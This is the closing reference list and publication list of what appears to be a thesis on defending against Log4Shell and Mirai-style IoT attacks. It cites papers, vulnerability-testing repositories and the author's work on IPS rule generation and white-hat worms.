[25] Diverto. "Github - diverto/nse-log4shell: Nmap nse scripts to check against log4shell or logjam vulnerabilities (cve-2021-44228). "[Online]. Available: https://github.com/Diverto/nse-log4shell.

[26] zlepper. "Github - zlepper/cve-2021-44228-test-server: A small server for verifing if a given java program is succeptibel to cve-2021-44228. "[Online]. Available: https://github.com/zlepper/CVE-2021-44228-Test-Server.

[27] Diverto. "Github - christophetd/log4shell-vulnerable-app: Spring boot web application vulnerable to log4shell (cve-2021-44228). "[Online]. Available: https://github.com/christophetd/log4shell-vulnerable-app.

[28] M. Antonakakis et al., "Understanding the mirai botnet," in *26th USENIX security symposium (USENIX Security 17)*, 2017, pp. 1093–1110.

[29] B. Krebs. “Ddos on dyn impacts twitter, spotify, reddit - krebs on security. ”[Online]. Available: https://krebsonsecurity.com/2016/10/ddos-on-dyn-impacts-twitter-spotify-reddit/.

[30] V. H. Bezerra, V. G. T. da Costa, S. Barbon Junior, R. S. Miani, and B. B. Zarpelão, “Iotds: A one-class classification approach to detect botnets in internet of things devices,” *Sensors*, vol. 19, no. 14, p. 3188, 2019.

[31] A. Mahboubi, S. Camtepe, and K. Ansari, “Stochastic modeling of iot botnet spread: A short survey on mobile malware spread modeling,” *IEEE access*, vol. 8, pp. 228 818–228 830, 2020.

[32] H. Griffioen and C. Doerr, “Examining mirai's battle over the internet of things,” in *Proceedings of the 2020 ACM SIGSAC conference on computer and communications security*, 2020, pp. 743–756.

[33] O. Çetin et al., “Cleaning up the internet of evil things: Real-world evidence on isp and consumer efforts to remove mirai.,” in *NDSS*, 2019.

[34] H. Sinanović and S. Mrdovic, “Analysis of mirai malicious software,” in *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, IEEE, 2017, pp. 1–5.

[35] C. D. McDermott, F. Majdani, and A. V. Petrovski, “Botnet detection in the internet of things using deep learning approaches,” in *2018 international joint conference on neural networks (IJCNN)*, IEEE, 2018, pp. 1–8.

[36] X. Zhang, O. Upton, N. L. Beebe, and K.-K. R. Choo, “Iot botnet forensics: A comprehensive digital forensic case study on mirai botnet servers,” *Forensic Science International: Digital Investigation*, vol. 32, p. 300 926, 2020, ISSN: 2666-2817. DOI: https://doi.org/10.1016/j.fsidi.2020.300926. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2666281720300214.

[37] R. Hallman, J. Bryan, G. Palavicini, J. Divita, and J. Romero-Mariona, “Ioddos-the internet of distributed denial of sevice attacks,” in *2nd international conference on internet of things, big data and security. SCITEPRESS*, 2017, pp. 47–58.

[38] A. Møller, *Dk.brics.automaton – finite-state automata and regular expressions for Java*, http://www.brics.dk/automaton/, 2021.

[39] yuudai-g. “Github - yuudai-g/log4shellattackpatternsgenerator. ”[Online]. Available: https://github.com/yuudai-g/Log4ShellAttackPatternsGenerator.

[40] OpenAI. “Models - openai api.” 2024/10/05. [Online]. Available: https://platform.openai.com/docs/models/gpt-4o.

[41] tangxiaofeng7. “Github - tangxiaofeng7/cve-2021-44228-apache-log4j-rce: Apache log4j. ”[Online]. Available: https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce/tree/3f41097574c2ea31b29eed92a89e7c14735865b4.

[42] Snort. “Pcre - snort 3 rule writing guide. ”[Online]. Available: https://docs.snort.org/rules/options/payload/pcre.

[43] nomi-sec. “Github - nomi-sec/poc-in-github: Poc auto collect from github. be careful malware. ”[Online]. Available: https://github.com/nomi-sec/PoC-in-GitHub.

[44] OpenWrt. "[openwrt wiki] openwrt 23.05.0 - first stable release - 13 october 2023. "[Online]. Available: https://openwrt.org/releases/23.05/notes-23.05.0.

[45] OpenWrt. "[openwrt wiki] enable telnet login with password. "[Online]. Available: https://openwrt.org/inbox/howto/telnet%5C_enable.

[46] J. Gamblin. "Mirai-source-code/mirai/bot/scanner.c at master · jgamblin/mirai-source-code · github. "[Online]. Available: https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c%5C#L124-L185.

[47] yuudai-g. "Github - yuudai-g/mirai2024. "[Online]. Available: https://github.com/yuudai-g/mirai2024.

[48] H. Pearce, B. Tan, B. Ahmad, R. Karri, and B. Dolan-Gavitt, "Examining zero-shot vulnerability repair with large language models," in *2023 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2023, pp. 2339–2356.

[49] Q. Zhang et al., "A systematic literature review on large language models for automated program repair," *arXiv preprint arXiv:2405.01466*, 2024.

[50] A. Hurst et al., "Gpt-4o system card," *arXiv preprint arXiv:2410.21276*, 2024.

[51] A. Jaech et al., "Openai o1 system card," *arXiv preprint arXiv:2412.16720*, 2024.

List of Publications

[1] Y. Yamamoto and S. Yamaguchi, "Defense Mechanism to Generate IPS Rules from Honeypot Logs and Its Application to Log4Shell Attack and Its Variants," Electronics, 12, 14, 3177, 2023.

[2] Y. Yamamoto, A. Fukushima and S. Yamaguchi, "Implementation of White-Hat Worms Using Mirai Source Code and Its Optimization through Parameter Tuning," Future Internet, 16, 9, 336, 2024.

[3] Y. Yamamoto and S. Yamaguchi, "A Method to Prevent Known Attacks and Their Variants by Combining Honeypots and IPS," 2022 IEEE 11th Global Conference on Consumer Electronics (GCCE), 302–305, 2022.

[4] Y. Yamamoto and S. Yamaguchi, "A Rule Generation Method With High Understandability Against Obfuscated Attack Patterns in Log4Shell for IPS and IDS Based on Given Obfuscation Techniques," 2023 IEEE 12th Global Conference on Consumer Electronics (GCCE), 1007–1010, 2023.

[5] A. Fukushima, Y. Yamamoto and S. Yamaguchi, "Implementation of Infection Environment for White-hat Worm and Malicious Botnet Using Mirai Source Code," 2024 12th International Conference on Information and Education Technology (ICIET), 424–428, 2024.

[6] Y. Yamamoto and S. Yamaguchi, "On an LLM-Based Method to Generate from PoC Codes to IPS/IDS Rules," International Conference on Electronics, Information, and Communication (ICEIC) 2025.